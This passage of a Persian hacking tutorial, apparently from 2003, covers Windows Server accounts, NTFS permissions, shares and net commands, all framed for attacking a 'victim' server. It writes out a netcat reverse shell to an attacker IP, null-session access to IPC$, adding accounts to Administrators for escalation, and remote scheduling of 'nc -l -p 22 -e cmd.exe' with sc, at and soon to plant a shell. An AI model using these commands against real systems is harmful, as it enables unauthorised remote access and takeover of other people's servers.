رو نمیده. در این حالت اگر وضع رو برعکس کنیم و nc رو طوری تنظیم کنیم که اون به ما کانکت بشه، معمولا مشکل حل میشه. یعنی باید بجای روش passive، از روش active استفاده کنیم. در این حالت در کامپیوتر خودمون دستور زیر اجرا می‌کنیم:

```
nc -l -p 22
```

و اگر ip ما ۲۱۷,۶۶,۱۹۸,۱۱۶ باشه، در کامپیوتر قربانی، اینو:

```
nc 217.66.198.116 22 -e cmd.exe
```

حالا اون به ما کانکت میشه و معمولا فایروال کاری به کارش نداره! دقت کنید همیشه اول دستوری رو اجرا می‌کنیم که نقش سرور رو داره یعنی اونیه که دارای سویچ - است. چه active باشه و چه passive، فرقی نداره. حالا ما یک interactive shell داریم که خیلی بدرد می‌خوره.

## + نام مقاله: **ضروریات ویندوز سرور برای هکرها - قسمت سوم**

+ موضوع: **شبکه و هک**

+ نویسنده: **آراز صمدی**

+ **گردد آورنده : یونس حسینی فر**

+ **تاریخ ارائه: 1382/07/29**

## - یادآوری

این مقاله ادامه مقاله قبلیه! در این درس نیز ما با یک سرور ویندوز به صورت یک کامپیوتر منفرد سروکار داریم و توجهی به کامپیوترهای متصل به اون در شبکه‌ای که هست نداریم.

## - اکانت‌ها و گروه‌ها در ویندوز سرور

همونطور که گفتیم ما داریم در مورد یک ویندوز سرور منفرد صحبت می‌کنیم، بنابراین منظور من از اکانت، اکانت‌های محلی یا local است ( وقتی چند ویندوز سرور در کنار هم و به صورت شبکه مورد استفاده هستند، معمولا اکانت‌های سراسری یا global هم ست می‌شود که برای دسترسی به منابع در domain مورد استفاده قرار می‌گیرد. درمورد اینکه domain در ویندوز سرور چیست، بعدها توضیح می‌دم). بنابراین ما بحث اکانت‌های لوکال رو داریم. در مورد گروه‌ها هم همین‌طور یعنی گروه‌های لوکال رو می‌گم.

اکانت عبارت از یک username و password معتبر در ویندوز سرور است. وقتی از طریق یک اکانت به سیستم وارد می‌شویم، اصطلاحا می‌گوییم که login یا logon کرده‌ایم. با login کردن به سرور به سطحی خاص از دسترسی به فایل‌ها و منابع سیستم می‌رسیم که بستگی به سطح اختیارات اون اکانت داره. تعداد زیادی اکانت لوکال پیش‌فرض وجود داره که مهم‌ترین‌هاش، ایناست:

- ۱- اکانت Administrator : بالاترین سطح دسترسی به اون سرور خاص است. اگه با این اکانت login کنید، به نهایت دسترسی به اون کامپیوتر رسیده‌اید. معادل root در سیستم‌عامل‌های مبتنی بر یونیکس.
- ۲- اکانت guest : به صورت پیش‌فرض غیر فعال است. اختیارات بسیار محدودی دارد.
- ۳- اکانت IUSR\_XXXX-YYYYY : در این اکانت xxxx-yyyy نام همون کامپیوتره. مثلا ممکنه اسم این اکانت این باشه: IUSR\_ABBASGOLI-V0P1QR !! این اکانت همراه با IIS به طور پیش‌فرض ایجاد میشه و خود ویندوز به پسورد random براش ست می‌کنه. ( IIS یا Internet Information Server وب‌سرور مایکروسافت برای ویندوز است. این نرم‌افزار همون چیزی است که

روی پورت ۸۰ فالگوش می‌ماند و وقتی شما سایتی از اون سرور رو توسط مرورگر درخواست می‌کنید، برای شما صفحه وب رو می‌فرستد. وب سرورهای دیگری نیز برای ویندوز وجود دارد که به اندازه IIS پرکاربرد نیستند) این اکانت نیز یک اکانت محدود است. وقتی شما مشخصاً از طریق پورت ۸۰ ویندوز سروری را هک می‌کنید که IIS روی اون نصب شده و یک شل از این طریق می‌گیرید، معمولاً شما سطح اختیاراتی معادل همین اکانت IUSR\_XXXX-YYYY رو بدست آورده‌اید. یعنی شما سطح اختیارات Administrator رو ندارید. خیلی‌ها از من می‌پرسند که مثلاً با Unicode bug یک ویندوز ۲۰۰۰ رو هک کرده‌ایم ولی نمی‌تونیم مثلاً صفحه اول سایت رو عوض کنیم... دلیلش اینه که شلی که شما از این طریق بدست آورده‌اید، در سطح Administrator نیست و ممکن است لازم باشد که به طریقی از اکانت IUSR\_XXXX-YYYY به Administrator برسید تا بتونید اون فایل خاص (صفحه اول) رو بدست بگیرید.

۴- و...

گروه‌های محلی ( local groups ) چیست؟

فرض کنید که به کامپیوتر ۵۰ اکانت مختلف در اون ایجاد شده که هر کدام از این اکانت‌ها دسترسی متفاوتی باید به منابع داشته باشند. اگه قرار باشه هر ۵۰ اکانت تک تک ایجاد بشه و اجازه دسترسی به منابع خاص یکی یکی ایجاد بشه، کار بسیار طولانی خواهد بود. معمولاً اینگونه است که تعداد زیادی از این اکانت‌ها باید سطح اختیارات یکسان داشته باشند، مثلاً ۳۰ تاشون در حد guest باید به سرور دسترسی داشته باشند. در این حالت بهتر است که یک گروه ایجاد شود و اختیارات واسه اون گروه ست بشه. حالا هر اکانتی که داخل اون گروه ایجاد بشه، همون سطح اختیارات رو خواهد داشت و این مدیریت رو ساده‌تر می‌کنه. معمولاً اسم گروه‌ها به حرف S آخرشون دارند که علامت جمع‌ه. مهم‌ترین گروه‌ها عبارتند از:

۱- Administrators: یعنی admin ها. مجموعه‌ای از اکانت‌ها که دسترسی‌شون در حد Administrator است.

۲- Power Users

۳- Operators Backup

۴- Guests

۵- Users

۶- و...

Account Policy چیست؟

قواعدی است که برای اکانت‌ها ست می‌شود. مثلاً ممکن است Admin سرور ست کند که حداقل طول پسورد برای اکانت باید ۶ حرف باشد یا اینکه فلان اکانت بعد از ۲ بار امتحان ناموفق برای login قفل شود و... این اطلاعات رو قبلاً در درس پورت ۱۳۹ گفتیم که میشه به کمک enum یا winfo و... بدست آورد.

## - permission ها ( مجوزها ) در NTFS

مجوزها در NTFS مهم‌ترین تحویلی است که نسبت به FAT32 رخ داده است. مجوزها تعیین می‌کنند که یک یوزر به چه سیستمی login کرده است، در چه حدی می‌تواند با فایل‌های یک فولدر کار کند. فرض کنید که یک یوزر از گروه guests به سیستم وارد شده است، در این حالت مسلماً نمی‌خواهیم که این فرد بتواند به تمام فایل‌ها دسترسی از نوع خواندن و نوشتن داشته و آنها را تغییر دهد. پس فولدرهایی وجود دارند ( مثل فولدر مربوط به فایل‌های ویندوز ) که فقط برای افراد خاصی قابل دسترسی هستند.

نکته بسیار مهم در ویندوز این است که مجوزها برای فولدرها تنظیم می‌شوند نه برای فایل‌ها. به عبارت دیگر وقتی مجوزی برای فایل می‌خواهیم ست کنیم، در ویندوز سرورها نمی‌توانیم برای اون فایل این مجوز رو تنظیم کنیم، بلکه باید فولدری که فایل در اون قرار گرفته رو ست کنیم. در این حالت تمام فایل‌های داخل اون فولدر همین مجوز رو خواهند داشت. نکته مهم دیگر این است که مجوزها برای اکانت‌های مختلف به صورت‌های متفاوت ست می‌شوند. مثلاً ممکن است فولدر ویندوز

برای اکانت‌های guest به صورت فقط خواندنی تنظیم شود، ولی برای اکانت‌های Administrators به صورت دسترسی کامل.

الف- مجوزها در NTFS 4.0:

- ۱- Access No : یعنی عدم دسترسی برای یک اکانت خاص. یعنی اینکه حتی نمی‌توان وارد اون فولدر شد.
- ۲- Read: فقط خواندنی. یعنی می‌شود به فولدر وارد شد و فایل‌ها رو دسترسی داشت (چه فایل‌های اجرایی و چه غیر اجرایی) و اون‌ها رو خواند (در مورد فایل‌های اجرایی یعنی همیشه اجراشون کرد) ولی اجازه تغییر در فایل‌های اون فولدر مثل پاک کردن، ویرایش و ایجاد فایل جدید رو نداریم.
- ۳- Change: یعنی هم خواندن، هم تغییر، هم حذف و هم اجرا برای اون اکانت خاص مجاز است. یعنی همه کار ولی نه تغییر دادن مجوزها واسه اون فولدر. یعنی اینکه فرد نمی‌تونه ست کنه که این فولدر که الان مثلا برای اکانت‌های guests قابل دسترسی نیست، قابل دسترسی بشه.
- ۴- Control Full: یعنی دسترسی کامل. شامل همه مواردی که در شماره ۳ گفته شد + اجازه تغییر مجوزها. بنابراین این مجوز معمولا فقط برای Adminها ست می‌شود.

ب- مجوزها در NTFS 5.0:

- ۱- No Access : یعنی عدم دسترسی.
- ۲- Read: فقط خواندنی. در NTFS ۴,۰ در حالت Read می‌تونستیم فایل‌های اجرایی داخل اون فولدر رو اجرا کنیم ولی در NTFS 5.0 با این مجوز نمی‌تونیم فایل‌های اجرایی رو اجرا کنیم و فقط می‌تونیم بخونیم.
- ۳- Execute & Read: یعنی اجازه خواندن و نیز اجازه اجرا کردن.
- ۴- Write: یعنی اجازه خواندن، اجرا کردن و تغییر دادن.
- ۵- Modify: دقیقا مثل Write. این نشون از ضریب هوشی مایکروسافت بزرگ داره! دو اسم برای یک نوع دسترسی (:
- ۶- Full Control: یعنی مثل Write + اجازه تغییر مجوزها

## - Share ها در ویندوز سرور

Share در ویندوز سرورها یعنی منابعی که از طریق شبکه (یعنی از راه دور) قابل دسترسی باشد. همونطور که تو درس مربوط به پورت ۱۳۹ گفتم، دسترسی به منابع اشتراکی در ویندوز سرورها، از طریق پروتکل SMB است که مایکروسافت اونو CIFS میگه. در این حالت، اول یک احراز هویت داریم و بعد از اون یک session یا نشست تشکیل میشه (به چیزی هم به اسم Null Session هست که توضیحاتش در همون درس اومده). پروتکل‌های قدیمی NetBEUI (که از دور خارج شده) و NetBIOS هم چیزی است هنوز هم توسط ویندوز ساپورت میشه. منابع اشتراکی هم که مشخصه: فولدرها، درایوها و چاپگر. حالا می‌رسیم به لیست share ها:

**IPC\$** : یعنی دسترسی کامل. اگه بتونیم به این share برسیم در واقع به تمام فایل‌ها، درایوها و فولدرها دسترسی داریم. معمولا دسترسی به این share فقط واسه اکانت‌های Admin است.

**ADMIN\$** : این share مربوط به فولدری است که ویندوز در اون نصب شده است یعنی %SystemRoot% بنابراین این share محدودتری نسبت به IPC\$ محسوب میشه.

**print\$** : یعنی چاپگر! فولدر مربوطه‌اش اینجاست: %SystemRoot%\system32\spool\PRINTERS یعنی با این share به این فولدر دسترسی داریم. این فولدر جایی است که کارهای چاپی به صورت فایل‌هایی با پسوند spl نگهداری می‌شوند.

**C\$** و **D\$** و...: اگه این share ها ست شده باشه به درایوهای C و D و ... دسترسی داریم.

Share های دیگر: هر فولدری رو در ویندوز میشه share کرد و یک نام خاص به اون نسبت داد...

خوب بحث اینجاست که هر کدام از این share ها هم می‌توند واسه اکانت‌های مختلف به صورت‌های متفاوت مجوزدهی شوند ( درست مثل بحث NTFS که گفتیم) ولی به تفاوت وجود داره. در مورد share ها عبارت Access Network رو بکار می‌بریم ولی واسه NTFS عبارت Local Access و اینا ممکنه متفاوت باشند. مثلا فرض کنیم که درایو C واسه اکانت guest در share به صورت read ست شده باشه. ولی در همین درایو فولدر ویندوز باشه که واسه guest در NTFS به صورت Access No ست بشه. حالا چه اتفاقی می‌افته؟ در این حالت، به صورت اشتراک به قضیه نگاه می‌کنیم، یعنی No Access (واسه حالت local Access) و Read (واسه حالت remote Access) رو با هم اشتراک می‌گیریم (همون چیزی که تو درس ریاضیات خونديم!) و نتیجه Access No همیشه. پس اگه یک guest از طریق share وارد درایو C بشه، اگرچه به خیلی از فولدرها دسترسی خواهد داشت ولی دسترسی اون به فولدر مربوط به ویندوز در همون درایو غیرممکن خواهد بود.

## - سایر دستورات خط فرمانی در ویندوز سرورها

یک سری دستورات خط‌فرمانی در قسمت اول این مجموعه درس‌ها بررسی شد. بیشتر دستورات خط‌فرمانی که امروز می‌گم، از مجموعه دستور net ویندوز هستند (یعنی با عبارت net شروع می‌شوند) و اکثرا لازم است که با اکانتی در حد Administrator باشید که اجرا بشوند. به مطلب دیگه اینکه وقتی می‌گم که به دستور به صورت لوکال هم می‌تونه اجرا بشه، روی ویندوز NT کامپیوتر خودتون هم می‌تونید تست کنید. مطلب بعدی اینکه این دستورات کاربردهای زیادی دارند ولی ما فقط مواردی رو بررسی می‌کنیم که بدر یک هکر می‌خوره!

### - 1 net help :

این دستور در واقع help دستور net است. می‌نویسم:

```
net help

و جواب می‌شنوم:

The syntax of this command is:

NET HELP command
-or-
NET command /HELP

Commands available are:

NET ACCOUNTS          NET HELP              NET SHARE
NET COMPUTER          NET HELPMMSG         NET START
NET CONFIG            NET LOCALGROUP       NET STATISTICS
NET CONFIG SERVER     NET NAME              NET STOP
NET CONFIG WORKSTATION NET PAUSE             NET TIME
NET CONTINUE          NET PRINT             NET USE
NET FILE              NET SEND              NET USER
NET GROUP             NET SESSION          NET VIEW

NET HELP SERVICES lists the network services you can start.
NET HELP SYNTAX explains how to read NET HELP syntax lines.
NET HELP command | MORE displays Help one screen at a time.
```

توضیحات کاملا واضح. مثلا اگه بخوام در مورد دستور net time و کاربردش اطلاعات بگیرم، باید بنویسم:

```
net help time
```

یا

```
net time /help
```

تا توضیحات بیاد.

## : helpmsg net -۲

وقتی که یک دستور net به صورتی اجرا میشه که خطایی پیش بیاد، ویندوز یک شماره خطای ۴ رقمی به ما میده که برای دریافت جزئیات بیشتر در مورد این خطا باید از دستور net helpmsg استفاده کنیم. مثلا می‌نویسم!

```
net share shanguli_mangul_habbeye_angur
```

و جواب میاد:

```
This shared resource does not exist.
```

```
More help is available by typing NET HELPMSG 2310.
```

یک خطا رو گزارش داده و یک عدد ۴ رقمی به من داده. برای اینکه بدونم جزئیات خطا چیه، می‌نویسم:

```
net helpmsg 2310
```

و به من میگه که اشتباه من چه بوده است...

## : net time -۳

ما از این دستور برای فهمیدن زمان روی یک سرور استفاده می‌کنیم. اگه به صورت لوکال استفاده می‌کنید ( یعنی اگه یک shell در سرور قربانی دارید و دستورات رو همونجا تایپ می‌کنید) بنویسید:

```
net time
```

ولی اگه به صورت remote کار می‌کنید (یعنی یک session NetBIOS تشکیل داده‌اید توسط دستور net use که در درس پورت ۱۳۹ هم توضیح داده شده)، بنویسید:

```
net time \\xxx.xxx.xxx.xxx
```

xxx.xxx.xxx.xxx همان ip ی است که session برایش داریم.

## : net use -۴

این دستور دو کاربرد مهم داره که در بحث پورت ۱۳۹ بحث شده‌است. اولین کاربرد connect یا disconnect شدن به یک کامپیوتر با پورت ۱۳۹ باز و NetBIOS فعال است. مثلا اگه بخوام با اکانت Administrator با پسورد yechizi به کامپیوتری با ip ی اگه شما روی کامپیوتر قربانی از وجود share دیگری اطلاع دارید، همون رو استفاده کنید (، می‌نویسم:

```
net use \\xxx.xxx.xxx.xxx\IPC$ "yechizi" /user:"Administrator"
```

این کاربرد اول بود که اینو قبل از دستور net view انجام می‌دیم. می‌تونستیم یک Session null تشکیل بدیم، به این صورت که قسمت مربوط به username و password رو خالی بذاریم. به این صورت:

```
net use \\xxx.xxx.xxx.xxx\IPC$ "" /user:""
```

حالا session تشکیل شده‌ است! کاربرد بعدی اینه که بعد از اینکه دستور بالا رو اجرا کردم و بعد دستور net view رو اجرا کردم و لیست کامل share ها رو بدست آوردم، پیام و یکی از این share ها رو استفاده کنم. مثلا اگه اسم share که لیست شده، SharedDocs باشه، و بخوام یک درایو جدید رو بهش نسبت بدم که بتونم باهاش کار کنم، می‌نویسم:

```
net use * \\xxx.xxx.xxx.xxx\SharedDocs
```

معنی کاراکتر \* اینه که اگه مثلا آخرین درایو در کامپیوتر من ( با احتساب سی-دی درایو ) مثلا G باشه، درایوی که برای share استفاده می‌شه، درایو بعدی یعنی H باشه. می‌تونستم اینطوری هم بنویسم:

```
net use H: \\xxx.xxx.xxx.xxx\SharedDocs
```

خوب حالا مي‌تونم مثل يك درايو محلي باهاش كار كنم. توي درس پورت ۱۳۹ مي‌اومديم و My Computer رو از دسكتاپ باز مي‌كرديم و با درايو جديد كار مي‌كرديم. چون ما دستورات داس رو ياد گرفته‌ايم مي‌تونيم با اين دستورات هم با اون درايو كار كنيم، مثلا بنويسيم:

```
H:  
dir  
, ...
```

وقتي كارمون با share تموم شد، بايد disconnect كنيم، با اين دستور:

```
net use /delete H:
```

تا ارتباط قطع بشه.

#### ۵- net view :

netbios session تشكيل داده‌ام (گاهي Null Session هم جواب مي‌ده) و حالا مي‌خوام ببينم كه چه منابعي برام share شده،

مي‌نويسم:

```
net view \\xxx.xxx.xxx.xxx
```

و مثلا جواب مي‌گيرم:

```
Shared resources at \\xxx.xxx.xxx.xxx
```

Share name	Type	Used as	Comment
------------	------	---------	---------

SharedDocs	Disk		
------------	------	--	--

The command completed successfully.

مي‌بيند كه SharedDocs فولدري است كه share شده. حالا با دستور net use مي‌تونم از share استفاده كنم.

#### ۶- share net :

اين دستور به ما كمك مي‌كنه كه share ها رو به صورت لوكال مديريت كنيم ( دستور بالايي به صورت remote استفاده مي‌شد )

. مي‌خوام ببينم كه چه share هايي الان هست. مي‌نويسم:

```
net share
```

و جواب مي‌گيرم:

Share name	Resource	Remark
F\$	F:\	Default share
IPC\$		Remote IPC
D\$	D:\	Default share
I\$	I:\	Default share
G\$	G:\	Default share
E\$	E:\	Default share
ADMIN\$	I:\WINNT	Remote Admin
H\$	H:\	Default share
C\$	C:\	Default share
J\$	J:\	Default share

The command completed successfully.

همشون پر واضح‌اند! خوب حالا مي‌خوام مثلا C\$ رو از ليست share ها پاك كنم. مي‌نويسم:



```
net share C$ /delete
```

اگه دوباره لیست رو بیارم، می بینم که دیگه نیست. می خوام دوباره همون رو share کنم، می نویسم:

```
net share C$=C:
```

حالا می خوام مثلا فولدر C:\ali رو به اسم info بیام و share کنم، می نویسم:

```
net share info=c:\ali
```

حالا اگه لیست بگیرم، می بینم که وارد لیست شده.

#### ۷- net accounts :

Account Policy رو برای اکانتی که با اون وارد شده ایم بیان می کند. به صورت لوکال استفاده می شود. می نویسم:

```
net accounts
```

و مثلا جواب می شنوم:

```
Force user logoff how long after time expires?: Never
Minimum password age (days): 0
Maximum password age (days): 42
Minimum password length: 0
Length of password history maintained: None
Lockout threshold: Never
Lockout duration (minutes): 30
Lockout observation window (minutes): 30
Computer role: SERVER
The command completed successfully.
```

تنها قسمتی که نیاز به توضیح دارد، عبارت Lockout است. این یک ویژگی امنیتی است. فرض کنید که کسی می خواد از طریق امتحان کردن تعداد زیادی پسورد برای یک اکانت، پسورد رو پیدا کنه ( Crack کردن ). می تونیم جوری اکانت رو تنظیم کنیم که مثلا بعد از سه بار تست ناموفق، به مدت چند دقیقه local یا قفل بشه. اسن باعث میشه که کار هکر کند بشه. ولی معمولا اینطوری است که اکانت Administrator جوری هست که هرگز قفل نشه ( توضیحات مفصل رو درس بعدی بخونید ).

#### ۸- net user :

این دستور به ما کمک می کنه که به صورت لوکال بدونیم که چه اکانت هایی در سیستم تعریف شده است و نیز اینکه اطلاعاتی در مورد هریک بدست بیاریم و نیز اکانت جدید تعریف کنیم. اول می خوام بدونم چه اکانت هایی تعریف شده، می نویسم:

```
net user
```

و جواب می شنوم:

```
User accounts for \\computer-name
-----
Administrator          ali                      araz
ASPNET                  Guest
```

The command completed successfully.

خوب حالا مثلا می خوام راجع به اکانت guest اطلاعاتی بگیرم، می نویسم:

```
net user guest
```

و جواب می گیرم:

```
User name                Guest
Full Name
Comment                  Built-in account for guest access to the computer/domain
```

```

User's comment
Country code                000 (System Default)
Account active              No
Account expires             Never

Password last set          10/27/2003 2:58 AM
Password expires           Never
Password changeable        10/27/2003 2:58 AM
Password required          No
User may change password   No

Workstations allowed       All
Logon script
User profile
Home directory
Last logon                 Never

Logon hours allowed        All

Local Group Memberships    *Guests
Global Group memberships   *None
The command completed successfully.

```

می‌بینید که در سطر ۲ تا مونده به آخر (سطری Local Group Membership) دقیقاً بیان شده که این اکانت به چه گروه‌هایی تعلق دارد. دقت کنید که به‌جای دستور net user از دستور net users هم می‌توانید استفاده کنید. حالا می‌خواهم یک اکانت جدید اضافه بکنم. اسم اکانت می‌خواهم vahid باشد و پسورد اون yechizi می‌نویسم:

```
net user vahid yechizi /add
```

حالا می‌خواهم همین اکانت رو پاک کنم:

```
net user vahid /delete
```

دقت کنید که در دستور پاک کردن دیگه لزومی به وارد کردن پسورد نیست. دستور بعدی به ما می‌گه که چطوری یک اکانت رو وادار کنیم که عضو یک گروه محلی شود.

#### ۹- net localgroup :

لیست گروه‌های محلی تعریف شده رو بیان می‌کنه و نیز همیشه فهمید در هر کدوم از این گروه‌ها چه اکانت‌هایی هست و نیز همیشه به یک گروه خاص اکانتی اضافه کرد. می‌خواهم ببینم که چه گروه‌های محلی تعریف شده است. می‌نویسم:

```
net localgroup
```

و جواب می‌شنوم:

```

Aliases for \\Computer-name

-----

*Administrators          *Backup Operators      *Debugger Users
*Dhcp Administrators    *Dhcp Users            *Guests
*Power Users            *Replicator            *Users

The command completed successfully.

```

دقت کنید که ویندوز معمولاً هنگام ارائه نتایج دستورات net میاد و اول اسم هر گروه یک \* قرار میده تا با اکانت‌ها اشتباه نشه. حالا می‌خوام ببینم که مثلاً در گروه Administrators چه اکانت‌هایی هست. می‌نویسم:

```
net localgroup Administrators
```

و جواب می‌شتم:

```
Alias name      Administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain
```

```
Members
```

```
Administrator
```

```
ali
```

```
araz
```

```
The command completed successfully.
```

پس سه تا اکانت در حد Admin داریم. حالا می‌خوام مثلاً اکانت ali رو از لیست Admin ها خارج کنم، می‌نویسم:

```
net localgroup Administrators ali /delete
```

و اون اکانت از گروه حذف میشه (می‌تونید دوباره لیست بگیرید و ببینید که دیگه در این گروه نیست). حالا می‌خوام دوباره اکانت ale رو به این گروه اضافه کنم، می‌نویسم:

```
net localgroup Administrators ali /add
```

این دستور از جمله مهم‌ترین دستوراتی است که باید یاد بگیرید. گاهی با اکانتی وارد می‌شویم و می‌خواهیم که اونو به حد Admin برسونیم و روش کار همین دستور آخری است (اینکه اجازه این‌کار رو داریم یا نه، بحثی است که بعداً مطرح می‌شه و گفته خواهد شد که چطوری توسط یک سري exploit مشکل رو حل کنیم). وقتی اکانتی وارد گروه Admin میشه، تمام مزایای همچین گروهی رو بدست میاره.

#### • ۱۰ - net session :

به کمک این دستور مشخص میشه که چه کسانی الان یک session در سیستم دارند. به عبارت دیگه چه کسانی به صورت remote به سیستم وارد شده‌اند. این دستور رو تایپ کنید:

```
net session
```

تا لیست اونا بیاد. اگه می‌خوام همه session ها رو خاتمه بدم، می‌نویسم:

```
net session /delete
```

این همه session های مرا در کامپیوتری که درش این دستور اجرا شده، با سایر کامپیوترها قطع می‌کند. اگه فقط بخوام یک session رو با یه کامپیوتر خاص تموم کنم، می‌نویسم:

```
net session \\xxx.xxx.xxx.xxx /delete
```

این در حالتی است که با اون کامپیوتر session داشته باشم. دقت کنید که به جای دستور net session می‌تونید از دستور net sessions یا net sess استفاده کنید.

#### • ۱۱ - send net :

فرض کنید که می‌خوام یک message به فرد خاصی که الان به سیستم وارد شده و یک session دارد بفرستم. (اینکه فردی session دارد یا نه، به کمک دستور net session قابل بررسی است) بدین منظور از این دستور می‌تونم استفاده کنم. مثلاً اگه بخوام به Administrator که الان در سیستم هست، پیغام Salam Refig رو بفرستم، می‌نویسم:

```
net send Administrator Salam Refig
```

در این حالت اون پیغام منو می‌گیره. اگه بخوام به همه اونایی که الان session دارند، همین پیغام رو بفرستم، می‌نویسم:

```
net send /users Salam Refig
```

و پیغام و همه می‌گیرند. این دستور باید به صورت local یعنی از طریق یک shell اجرا بشه.

۱۲- سایر دستورات net :

یک سری دستورات net هستند مثل net computer و net group که در شبکه‌ای از ویندوز سرورها کاربرد دارند و بعدها بررسی خواهند شد. و نیز یک سری دستور برای مدیریت سرورهای net داریم مثل net config و net stop و net continue و net pause و start net که در جلسه بعد می‌گم.

## - NTRK چیست؟

NTRK مخفف NT Resource Kit است. NTRK محصولی از مایکروسافت است و به صورت یک CD جداگانه (و البته پولی) همراه نسخه‌های مختلف ویندوزهای سری NT به فروش می‌رسد و یک سری ابزارهای خطرناکی و گرافیکی بسیار جالب را در اختیار قرار می‌دهد. NTRK مثل یک شمشیر دولبه است، هم به مدیران شبکه کمک می‌کند که کار مدیریت ویندوز سرور را راحت‌تر انجام بدهند و هم از دیدگاه هکر، NTRK پر از برنامه‌هایی است که برای هک کردن ویندوز سرور مورد نیاز است. نرم‌افزارهایی که خط فرمان خود ویندوز فاقد آن است. الان که من دارم درس رو می‌نویسم، شما می‌تونید از [این آدرس](http://www.dynawell.com/support/ResKit) <http://www.dynawell.com/support/ResKit> به تعدادی از این ابزارها دسترسی پیدا کنید. (البته این گونه آدرس‌ها مدام تغییر می‌کنند چون در واقع غیرقانونی هستند). حالا مهم‌ترین نرم‌افزارهای این مجموعه رو شرح می‌دم:

## الف- ابزارهای کار با Schedule Service :

۱- sc :

به کمک این ابزار، می‌تونیم سرویس‌های خاصی رو در سرور شروع، متوقف و... کند. مهم‌ترین سرویسی که در کار با این ابزار مدنظر داریم، schedule service است. این سرویس به ما امکان می‌دهد که سرور قربانی رو وادار کنیم که در زمان خاص، کاری خاصی رو انجام دهد. اگه یادتون باشه وقتی با NetBIOS کار می‌کردیم و می‌تونستیم تروجانی رو به کامپیوتر قربانی کپی کنیم، معمولاً باید منتظر می‌شدیم که کسی پشت همون کامپیوتر روی فایل کلیک کند یا در مواردی خاص می‌تونستیم کاری کنیم که موقع restart شدن کامپیوتر اون فایل اجرا بشه ولی خودمون نمی‌تونستیم اون فایل رو اجرا کنیم. به کمک schedule service می‌تونیم مشخص کنیم که مثلاً سر فلان ساعت فلان دستور اجرا شود (مثلاً این دستور می‌تواند دستوری باشد که به کمک nc یک پورت روی کامپیوتر قربانی اجرا شود). این حالت در مواردی کاربرد دارد که ما یک اکانت Admin روی اون کامپیوتر داریم ولی به دلایلی شلی در اختیار نیست. برای اینکه توسط ابزار sc بتونیم مثلاً schedule service رو در کامپیوتر قربانی فعال کنیم (البته اگه در حال حاضر فعال نباشد)، ابتدا باید یک session به کمک یک اکانت خاص از طریق NetBIOS برپا کنیم. دقت کنید که session باید حتماً برای اکانتی در سطح اختیارات Admin برپا شود. این کار رو همون‌طور که گفتم، به کمک دستور net use انجام می‌دیم. حالا که session برقرار شد، در کامپیوتر خودمون می‌نویسیم:

```
sc \\xxx.xxx.xxx.xxx start schedule
```

و جواب می‌شنوم:

```
SERVICE_NAME: schedule
                TYPE                : 120  WIN32_SHARE_PROCESS (interactive)
                STATE                 : 2    START_PENDING
                                     (NOT_STOPPABLE,NOT_PAUSABLE, IGNORES_SHUTDOWN)
                WIN32_EXIT_CODE       : 0    (0x0)
                SERVICE_EXIT_CODE    : 0    (0x0)
                CHECKPOINT            : 0x0
                WAIT_HINT              : 0x7d0
```

و schedule service شروع می‌شود. دقت کنید که کلمه start برای شروع یک سرویس است و کلمه schedule یعنی schedule service پس با این دستور schedule service در کامپیوتر قربانی فعال می‌شود. در دستور بالا منظور از xxx.xxx.xxx.xxx در واقع ip قربانی است. همون ip که یک session باهاش داریم. اگر schedule service از قبل فعال بود جواب می‌شنیدم:

```
[SC] StartService FAILED 1056:
```

```
An instance of the service is already running.
```

: at -۲

بعد از اینکه schedule service در کامپیوتر قربانی فعال شد، حالا می‌خواهم به schedule task (یا schedule job) رو اجرا کنم. یعنی اینکه یک دستور رو مشخص کنم که سر ساعت خاصی اجرا شود. مثلا فرض کنید که من فایل nc رو به فولدری در آدرس c:\something کپی کرده‌ام و حالا می‌خواهم کاری کنم که پنج دقیقه دیگه، یک پورت توسط nc ایجاد بشه. اولاً اینکه من قبلاً به netbios session تشکیل دادم. حالا می‌ام و ساعت کامپیوتر قربانی رو بدست می‌ارم. این کار رو همونطور که گفتم، توسط دستور net time انجام می‌دم. ملاحظه می‌کنم که مثلاً ساعت سرور الان ۱۱:۲۰ PM است (ساعت سرور مسلماً با ساعت کامپیوتر شما متفاوت خواهد بود). حالا اگه بخوام ۵ دقیقه دیگه (یعنی سر ساعت ۱۱:۲۵ PM) دستور nc -l -p 22 -e cmd.exe اجرا بشه و فایل nc هم همونطور که گفتم مثلاً در فولدر c:\something باشه، می‌نویسم:

```
at \\xxx.xxx.xxx.xxx 11:25P "c:\something\nc -l -p 22 -e cmd.exe"
```

دقت کنید که هم sc و هم at رو از کامپیوتر خودم اجرا می‌کنم، پس لزومی به upload اون‌ها به کامپیوتر قربانی نیست. و نیز اینکه برای اجرای این دستورات باید اکانت ما در حد Administrator باشد و نیز NetBIOS روی اون کامپیوتر باز باشد. حالا می‌خواهم ببینم که آیا این task به لیست schedule اضافه شده یا نه. می‌نویسم:

```
at \\xxx.xxx.xxx.xxx
```

و جواب می‌شنوم:

Status	ID	Day	Time	Command Line
	<u>1</u>	Today	12:25 PM	c:\something\nc -l -p 22 -e cmd.exe

اگه بخوام این task رو از لیست schedule پاک کنم، می‌نویسم:

```
at \\xxx.xxx.xxx.xxx 1 /delete
```

دلیل اینکه از عدد ۱ استفاده کردم، این است که در لیستی که در بالا بدست اومدم، ID برای این task عدد ۱ بود. یک نکته در مورد sc و at این است که این دستورات رو همیشه جوری اجرا کرد که بجای اینکه به صورت remote اجرا شوند، به صورت local اجرا شوند. برای این کار در تمام دستورات بالا عبارت \\xxx.xxx.xxx.xxx رو حذف کنید و نیز مسلم است که نیازی به session نخواهد بود و باید هر دو فایل در سرور قربانی کپی شوند. این گونه استفاده از این دو دستور معمولاً پیش نمی‌آید. زیرا فلسفه استفاده از آنها در مواقعی است که شلی در سرور نداریم. حالا که شل نیست، چطوری دستورات مربوطه رو اجرا کنیم !؟

: soon -۳

همان کار at رو انجام می‌ده ولی دیگه نیازی نیست که زمان رو در سرور بدست بیاریم. زیرا این ابزار یک کار خاص رو چند ثانیه بعد برای ما انجام می‌ده. مثلاً اگه بخوایم به صورت remote و توسط این ابزار مثلاً ۱۰ ثانیه بعد دستور nc -l -p 22 -e cmd.exe رو روی سرور قربانی اجرا کنیم، می‌نویسیم:

```
soon \\xxx.xxx.xxx.xxx 10 "nc -l -p 22 -e cmd.exe"
```

همانند at ، این دستور هم می‌تونه به صورت لوکال اجرا بشه (خودتون می‌دونید چطوری !)

login کرده‌ایم.

## ب- ابزارهای کار با رجیستری ویندوز:

### ۴- reg :

